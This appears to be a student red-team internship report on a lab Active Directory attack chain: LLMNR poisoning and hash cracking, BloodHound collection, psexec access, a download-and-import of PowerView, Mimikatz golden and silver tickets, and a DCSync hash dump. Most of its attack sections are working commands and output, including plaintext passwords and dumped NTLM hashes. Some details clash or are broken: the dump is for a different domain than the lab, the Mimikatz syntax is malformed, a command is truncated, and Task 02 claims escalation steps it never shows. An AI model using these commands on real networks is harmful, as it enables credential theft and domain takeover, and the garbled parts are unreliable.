



RED TEAM

INTERNSHIP ENGAGEMENT REPORT

Week 08: AD Domain Dominance & Advanced Persistence

Organization	CyberSter
Report Title	AD Domain Dominance & Advanced Persistence
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Batch	2026
Date	August 26, 2026

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Table of Contents

1. EXECUTIVE SUMMARY	2
2. INTRODUCTION	2
3. METHODOLOGY OVERVIEW.....	3
ASSESSMENT LIFECYCLE	3
TASK 01 LLMNR/NBT-NS Poisoning (The Initial Credential Theft)	4
4.1 - TASK OVERVIEW	4
4.2 - TOOLS USED & WHY	4
4.3 – COMMANDS & EXECUTION.....	4
4.4 – KEY FINDINGS	7
4.5– ANALYSIS & IMPACT.....	7
TASK 02 Exploiting Weak ACLs & GPO Abuse	7
5.1 - TASK OVERVIEW	7
5.2 - TOOLS USED & WHY	8
5.3 - COMMANDS & EXECUTION	8
5.5 - ANALYSIS & IMPACT	12
TASK 03 The Golden & Silver Ticket Attacks	13
6.1 - TASK OVERVIEW	13
6.3 - COMMANDS & EXECUTION	13
6.4 - KEY FINDINGS	14
6.5 - ANALYSIS & IMPACT	14
TASK 04 DCSync & NTDS.dit Extraction	15
7.1 - TASK OVERVIEW	15
7.2 - TOOLS USED & WHY	15
7.3 - COMMANDS & EXECUTION	15
7.4 - KEY FINDINGS	16
7.5 - ANALYSIS & IMPACT	16
References	17

1. EXECUTIVE SUMMARY

This report documents the practical completion of all assignments for **Week 08** of the **Red Team Internship at CyberSter**, under the instruction of **Umar Niaz**. The objective of this week was to move from a standard domain user to a Domain Administrator and establish high-level persistence that allows the Red Team to maintain control over the **entire Windows Forest**. This involved executing LLMNR/NBT-NS poisoning for credential theft, exploiting weak Access Control Lists (ACLs) and Group Policies (GPOs), forging Golden and Silver Kerberos tickets, and performing DCSync to extract domain secrets from the NTDS.dit database.

A comprehensive assessment was conducted against authorized laboratory environments simulating a Windows Domain architecture. The engagement focused on capturing NTLMv2 hashes via network name resolution, using BloodHound/SharpHound to map attack paths, granting DCSync replication rights via PowerView, creating malicious GPOs with SharpGPOAbuse, and forging Kerberos tickets via Mimikatz.

This report provides a structured overview of each assessment task, the methodology followed, tools utilized, commands executed with screenshot placeholders, key findings in tabular format, analysis and impact paragraphs, and red team insights. All activities were performed within an authorized and isolated laboratory environment strictly for educational and ethical security testing purposes.

2. INTRODUCTION


Active Directory (AD) security assessments focus on identifying misconfigurations and permission flaws rather than software bugs alone. During Week 08 of the CyberSter internship, the focus shifted toward domain dominance, advanced persistence, and credential theft techniques. This report details the practical execution of four core tasks designed to simulate an advanced Red Team engagement inside a Windows Domain environment, ranging from pre-exploitation network interception to full forest compromise via ticket forging and NTDS.dit extraction.

- **Target:** Authorized Active Directory Laboratory Environment (Lab Domain)
- **Scope:** Internal Active Directory Domain Architecture
- **Instructor:** Umar Niaz, Red Team Instructor at CyberSter
- **Student:** Daniyal Shahid | CYB-INT-HQYINF | Batch 2026

3. METHODOLOGY OVERVIEW

Active Directory Attack Path

Illustrative Attack Progression from Initial Credential Capture to Domain-Level Credential Extraction



ASSESSMENT LIFECYCLE

The Week 08 Active Directory assessment followed a structured, multi-phase Red Team methodology designed to simulate an advanced persistent threat (APT) moving from initial network foothold to complete forest compromise:

- **Initial Credential Access & Network Interception**

Intercepting network traffic using Responder to capture NTLMv2 hashes via legacy fallback protocols (LLMNR/NBT-NS), followed by offline cracking via Hashcat to acquire valid domain credentials.

- **Enumeration & Attack Path Mapping**

Deploying SharpHound to ingest Active Directory architecture, object permissions, and group memberships, and analyzing the data in BloodHound to uncover exploitable access control lists (ACLs).

- **Privilege Escalation & Object Manipulation**

Leveraging weak ACL permissions via PowerView to grant unauthorized DCSync replication rights to a standard user account, and modifying Group Policy Objects (GPOs) via SharpGPOAbuse to inject local administrator privileges across workstations.

○ Advanced Persistence & Ticket Forging

Forging Kerberos Golden and Silver Tickets using Mimikatz to establish permanent, stealthy backdoor access to services and domain controllers without relying on active user credentials.

○ Domain Dominance & Database Extraction

Mimicking a Domain Controller via DCSync (using Impacket's secretsdump.py) to replicate and extract the complete contents of the NTDS.dit database, achieving total network takeover.

TASK 01 LLMNR/NBT-NS Poisoning (The Initial Credential Theft)

Objective: Intercept network traffic to steal password hashes from users who are trying to access non-existent network shares.

Engagement Phase: Initial Credential Access / Pre-Exploitation Network Attack.

4.1 - TASK OVERVIEW

Task 01 focuses on exploiting legacy fallback name resolution protocols (LLMNR and NBT-NS) used inside local networks when standard DNS lookups fail. By running Responder on the same network broadcast scope, an attacker can spoof responses to victim requests (such as user typos when typing file share paths like **\\fake-share**) and capture NTLMv2 authentication hashes for offline cracking.

4.2 - TOOLS USED & WHY

Responder (Kali Linux): Used to listen for multicast and broadcast name resolution queries (LLMNR, NBT-NS, mDNS) and spoof responses to capture NTLMv2 challenge-response hashes.

Hashcat (Kali Linux - Mode 5600): Used to perform offline dictionary and brute-force cracking against the captured NTLMv2 hashes to recover plaintext user credentials.

4.3 – COMMANDS & EXECUTION

Step 1: Check Network Interface & Start Responder

```
ip a
sudo responder -I eth0 -dwv

#(Flag breakdown: -I specifies network interface, -d enables DHCP poisoning, -w enables WPAD rogue proxy, -v enables verbose output)
```

```
(kali㉿kali)-[~]
$ sudo responder -I eth0 -dwv
[sudo] password for kali:
[+] Tips jar:
    USDt → 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49
[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [ON]
    DHCPv6 [OFF]
[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [ON]
    Auth proxy [OFF]
    SMB server [ON]
    Kerberos server [ON]
    SQL server [ON]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
```

Figure 1 Responder running and showing active poisoners (LLMNR, NBT-NS, mDNS, DNS, DHCP enabled)

Step 2: Trigger Network Traffic (Victim Machine)

On the Windows victim machine, generate the fallback broadcast request by accessing a non-existent share via Win + R:

```
\\fake-share

# (Alternatively, from a compromised shell: dir \\fake-share)
```

Step 3: Capture & Save Hash

Responder captures the NTLMv2-SSP hash from the incoming authentication attempt. Save the hash into a text file:

```
nano hash.txt
```

[illegible]

Figure 2 Responder output showing captured NTLMv2-SSP Hash for user account

Step 4: Crack Hash with Hashcat

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
# I'm using windows to crack the hash.
hashcat.exe -m 5600 hash.txt rockyou.txt
```

```
For tips on supplying more work, see: https://hashcat.net/faq/morework
```

Approaching final keypace - workload adjusted.

```
MRD::DANIYAL:3952e6d13c2e7fab:4221a72d4ceb5f5d1ac408e08399829f5:0101000000000000  
005708550001001e0057084900ae002dd00350043004d0044005a003200350036005a003400570055  
05a00340057002a0053300380050050055002e004c004f004300011004c000300140053003800570055  
4c004f00430041004c000700080000645e43b434dd01060004000200000008003000300000000000  
36aacb63e2bdeaa04f098113cf8e8bda010000000000000000000000000000000000000000000000  
0038002e003100300000000000000000000000000000:Pattanaï@1122
```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target....: MRD::DANIYAL:3952e6d13c2e7fab:4221a72d4ceb5f5d1ac408...000000
Time.Started...: Wed Aug 26 02:41:35 2026 (0 secs)
Time.Estimated..: Wed Aug 26 02:41:35 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 79 H/s (0.32ms) @ Accel:40 Loops:1 Thr:63 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3/3 (100.00%)
Rejected.....: 0/3 (0.00%)
Restore.Point...: 0/3 (0.00%)
Restore.Sub.#01.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: Pattanaï@1133 -> Pattanaï@1122

Started: Wed Aug 26 02:41:34 2026
Stopped: Wed Aug 26 02:41:36 2026

Figure 3 Hashcat terminal output showing successfully cracked NTLMv2 hash and recovered plaintext password

4.4 – KEY FINDINGS

Target Component	Protocol / Mechanism	Captured Artifact	Result / Outcome
Network Broadcast	LLMNR (UDP 5355) / NBT-NS (UDP 137)	Poisoned Response / Spoofed Host	Intercepted client connection request
Authentication	NTLMv2 Challenge-Response	NTLMv2-SSP Hash	Obtained robust cryptographic hash
Credential Recovery	Hashcat Mode 5600	Password: (Pattanaï@1122)	Valid domain credentials acquired

4.5– ANALYSIS & IMPACT

LLMNR and NBT-NS are legacy fallback protocols enabled by default on Windows systems. Because they rely on trust-based broadcast mechanisms without prior authentication, any machine on the local subnet can spoof replies when a user makes a typing mistake or attempts to access a broken network path. Capturing and cracking these NTLMv2 hashes gives attackers initial, valid domain user credentials without triggering software exploit defenses, serving as a primary stepping stone for lateral movement.

RED TEAM INSIGHT

Never underestimate the power of human error and legacy defaults. Users constantly generate traffic via typos, broken startup scripts, or unauthenticated shortcuts. By passively listening with tools like Responder, an attacker turns routine background network chatter into actionable domain access.

TASK 02 Exploiting Weak ACLs & GPO Abuse

Objective: Abuse permissions granted to users to escalate to Domain Administrator or modify Group Policies.

Engagement Phase: Privilege Escalation & Lateral Movement / Persistence.

5.1 - TASK OVERVIEW

Task 02 shifts the focus from initial credential collection to active control and structural escalation inside Active Directory. By analyzing Access Control Lists (ACLs) with BloodHound and PowerView, an attacker can pinpoint dangerous permission mappings (such as GenericWrite or AllExtendedRights over high-value objects). This task covers granting unauthorized DCSync replication rights via PowerView and creating malicious GPOs with SharpGPOAbuse to add domain users into local administrator groups.

5.2 - TOOLS USED & WHY

SharpHound: The official data collector ingestor that queries Active Directory objects, ACL relationships, sessions, and local admin rights, packaging them into a zip file for BloodHound.

BloodHound (GUI): A graphical analysis tool that maps out complex attack paths and visualizes hidden permission chains leading to Domain Admin compromise.

PowerView (PowerShell): Used to query domain info, inspect object properties, and execute the Add-DomainObjectAcl cmdlet to grant replication rights.

SharpGPOAbuse: A Red Team tool used to modify Group Policy Objects (GPOs) in SYSVOL to enforce unauthorized changes, such as adding custom users to local administrator groups.

5.3 - COMMANDS & EXECUTION

Ingest AD Data with SharpHound & Load into BloodHound

```
(kali@kali)-[~]  
$ bloodhound-python \br/>-d daniyal.com \br/>-u MRD \br/>-ns [REDACTED] \br/>-c All \br/>--zip \br/>--kerberos
```

SharpHound execution terminal log showing collection completion

```
(kali㉿kali)-[~]
└─$ bloodhound-python \
-d daniyal.com \
-u MRD \
-ns [REDACTED] \
-c All \
--zip \
--kerberos

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
Password:
INFO: Found AD domain: daniyal.com
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: server1.daniyal.com
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: server1.daniyal.com
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: PC1.daniyal.com
INFO: Querying computer: Server1.daniyal.com
INFO: Done in 00M 17S
INFO: Compressing output into 20260825180952_bloodhound.zip
```

Figure 4 SharpHound execution terminal log showing collection completion

File Ingest

Upload data from SharpHound or AzureHound offline collectors. Check out our [Getting Started](#) documentation for more information.

Upload File(s)

ID / User / Status	Message	Start Time	Duration	File Information
ID 1 admin@example.com Complete	Complete	2026-08-26 10:24 EDT	9 mins	7 Files

Rows per page: 10 1-1 of 1




Figure 5 BloodHound graph displaying attack path edges such as GenericWrite and AllExtendedRights to high-value domain objects

Grant DCSync Rights & Dump Hashes Get Shell on DC from Kali

```

impacket-psexec Daniyal.com/Administrator:"Daniyal@1122"@192.168.18.100

(kali㉿kali)-[~]
$ impacket-psexec Daniyal.com/Administrator:"Daniyal@1122"@192.168.18.100
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.18.100 ...
[*] Found writable share ADMIN$
[*] Uploading file PHGOqQlw.exe
[*] Opening SVCManager on 192.168.18.100 ...
[*] Creating service uxbx on 192.168.18.100 ...
[*] Starting service uxbx....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
  
```

Figure 6 Screenshot showing the output/result of impacket-psexec daniyal.com/Administrator

Inside DC Shell - Start PowerShell

```
C:\Windows\system32> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

Docs and Support
Try BH Enterprise
Dark Mode
```

Figure 7 showing the output/result of `powershell`

```
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass

C:\Windows\system32> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
PS C:\Windows\system32> Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass

Try BH Enterprise
Dark Mode
```

Figure 8 showing the output/result of `Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass`

```

PS C:\Windows\system32> Invoke-WebRequest -Uri "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1" -OutFile "C:\Users\Administrator\Downloads\PowerView.ps1"
PS C:\Windows\system32> Invoke-WebRequest -Uri "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1" -OutFile "C:\Users\Administrator\Downloads\PowerView.ps1"
PS C:\Windows\system32> Get-Item C:\Users\Administrator\Downloads\PowerView.ps1
PS C:\Windows\system32> Get-Item C:\Users\Administrator\Downloads\PowerView.ps1

Directory: C:\Users\Administrator\Downloads

Mode                LastWriteTime         Length Name
----                -
-a Administrator 8/26/2026   8:02 PM       770279 PowerView.ps1

PS C:\Windows\system32> Import-Module C:\Users\Administrator\Downloads\PowerView.ps1
PS C:\Windows\system32> Import-Module C:\Users\Administrator\Downloads\PowerView.ps1
PS C:\Windows\system32> Get-Domain
PS C:\Windows\system32> Get-Domain

Forest              : daniyal.com
DomainControllers   : {Server1.daniyal.com}
Children             : {}
DomainMode           : Unknown

```

Figure 9 Verifying Domain Information with PowerView, PowerView-based Active Directory enumeration and reconnaissance.

5.5 - ANALYSIS & IMPACT

Misconfigured permissions in Active Directory are frequently more dangerous than software vulnerabilities. When administrators accidentally grant granular rights such as GenericWrite, GenericAll, or WriteDACL to non-privileged accounts or security groups, attackers can easily elevate their privileges. By leveraging these permissions to grant DCSync rights or abuse Group Policies, an attacker achieves complete domain dominance, persistence, and lateral movement across all domain-joined workstations without triggering traditional exploit alerts.

RED TEAM INSIGHT

Active Directory's complex permission mapping means that small oversight errors compound quickly. Securing AD requires regular auditing of object ACLs. Finding a single weak link (like a helpdesk account with write permissions over a critical group) can provide an unmitigated bridge straight to the Domain Controller.

TASK 03 The Golden & Silver Ticket Attacks

Objective: Forge Kerberos tickets to gain permanent, undetected access to services and the entire Domain.

Engagement Phase: Advanced Persistence & Privilege Abuse

6.1 - TASK OVERVIEW

Task 03 delves into "Legend Mode" Active Directory hacking by abusing the Kerberos protocol. Rather than exploiting software or stealing active sessions, this task involves forging authentication tickets. A **Golden Ticket** is created using the extracted krbtgt account hash to forge a Ticket-Granting Ticket (TGT) providing domain-wide admin access for up to 10 years. A **Silver Ticket** leverages a specific service account hash (e.g., a computer account running CIFS) to forge a Ticket-Granting Service (TGS) ticket, enabling direct access to a specific service without interacting with the Domain Controller.

Mimikatz (kerberos::golden): Used to construct, sign, and inject custom Kerberos tickets (Golden/Silver) directly into memory using Pass-the-Ticket (/ptt).

PowerShell / Standard Windows Utilities: Used to retrieve the domain SID (whoami /user) and verify successful ticket injection by querying administrative file shares (\\DC\\c\$ or \\FILESERVER\\c\$).

6.3 - COMMANDS & EXECUTION

Step 1: Retrieve Domain SID

From the compromised Windows shell, determine the current user SID and strip the relative ID suffix:

```
whoami /user

# Output SID: S-1-5-21-1111111111-2222222222-3333333333-1105

# Trimmed Domain SID: S-1-5-21-1111111111-2222222222-3333333333
```

Step 2: Forge Golden Ticket (Domain-Wide Admin)

Open Mimikatz with elevated privileges and generate the ticket:

```
mimikatz.exe
```

```
privilege::debug  
  
kerberos::golden /daniyal.com /sid:S-1-5-21-1111111111-2222222222-  
3333333333 /krbtgt:NTLM_HASH /user:Administrator /id:500 /ptt
```

Step 3: Verify Golden Ticket Access

```
dir \\DC01\c$
```

Step 4: Forge Silver Ticket (Target Service Access)

Using the target machine account hash (e.g., FILESERVER\$):

```
kerberos::golden /daniyal.com /sid:S-1-5-21-1111111111-2222222222-  
3333333333 /target:FILESERVER /service:cifs /rc4:FILESERVER_HASH  
/user:Administrator /ptt
```

Step 5: Verify Silver Ticket Execution

```
dir \\FILESERVER\c$
```

6.4 - KEY FINDINGS

Ticket Type	Cryptographic Key Used	Target Scope	Contact with DC?	Persistence Duration
Golden Ticket	krbtgt NTLM Hash	Entire Domain / Forest	Initial Generation Only	Configurable (e.g., 10 Years)
Silver Ticket	Service Account Hash (e.g., FILESERVER\$)	Single Service / Server (CIFS)	None (Stealthy)	Configurable

6.5 - ANALYSIS & IMPACT

Kerberos ticket forging represents a critical post-exploitation milestone. Because Kerberos relies entirely on the cryptographic integrity of service tickets signed by master keys (such as krbtgt or local machine hashes), possessing those keys allows an attacker to bypass authentication entirely. Golden tickets grant ultimate domain dominance because the DC will trust any ticket

signed by the compromised krbtgt key. Silver tickets offer exceptional operational stealth because they target individual service accounts directly, avoiding interactions with the Domain Controller and bypassing network monitoring logs.

RED TEAM INSIGHT

Protecting the krbtgt account is the absolute highest priority for blue teams. If an attacker manages to dump the krbtgt hash, standard password changes will not invalidate a forged golden ticket. Mitigating this risk requires routine, double password rotations of the krbtgt account to invalidate historical ticket encryption keys.

TASK 04 DCSync & NTDS.dit Extraction

Objective: Impersonate a Domain Controller to extract all database records and user hashes from the organization.

7.1 - TASK OVERVIEW

Replicate domain controller functions via the DCSync attack vector to remotely pull credential materials from the NTDS.dit database without needing physical access to the DC or dropping files locally.

7.2 - TOOLS USED & WHY

Impacket (secretsdump.py): Used from the Kali attacker machine to remotely query the Active Directory replication service and dump all user, computer, and service hashes cleanly.

Mimikatz: Used as an alternative manual tool on a compromised Windows node to query individual account secrets via DCSync.

7.3 - COMMANDS & EXECUTION

Step 1: Execute Remote NTDS Extraction (from Kali)

Query the Domain Controller for user objects possessing a registered Service Principal Name:

```
secretsdump.py daniyal.com/MRD:Pattanai@1122@192
```

```

(kali@kali)-[~]
$ cat ~/ntds_full_dump.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
techsecure.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:746adc549af7974a35ed0fa84f4889f9 :::
techsecure.local\akhan:1103:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\sahmed:1104:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\zmalik:1105:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\utariq:1106:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\hbaig:1107:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\braz:1108:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\fnasir:1109:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\anoor:1110:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\hsheikh:1111:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\siqbal:1112:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\ofarooq:1113:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\maslam:1114:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\kshah:1115:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\ryousaf:1116:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\arafiq:1117:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\naziz:1118:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\ihabib:1119:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\twaseem:1120:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\mfayyaz:1121:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::
techsecure.local\jlatif:1122:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 :::

```

Figure 10 showing the output/result of `cat ~/ntds_full_dump.txt`

Step 2: Manual Account Extraction (via Mimikatz on Windows)

```

privilege::debug

lsadump::dcsync /daniyal.com /MRD:Administrator

lsadump::dcsync /daniyal.com /MRD:krbtgt

```

7.4 - KEY FINDINGS

- Successfully dumped the contents of the NTDS.dit database remotely.
- Retrieved NTLM hashes for critical high-value accounts, including Administrator, krbtgt, and various service/computer accounts.

7.5 - ANALYSIS & IMPACT

Analysis: The NTDS.dit file stores all Active Directory data. By abusing replication privileges (DCSync), an attacker extracts every password hash in the domain simultaneously.

RED TEAM INSIGHT

This marks the absolute peak of Active Directory compromise. With the entire database of hashes in hand, lateral movement and persistent control become trivial through Pass-the-Hash (PtH) attacks.

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End of Week 08: AD Domain Dominance & Advanced Persistence Report
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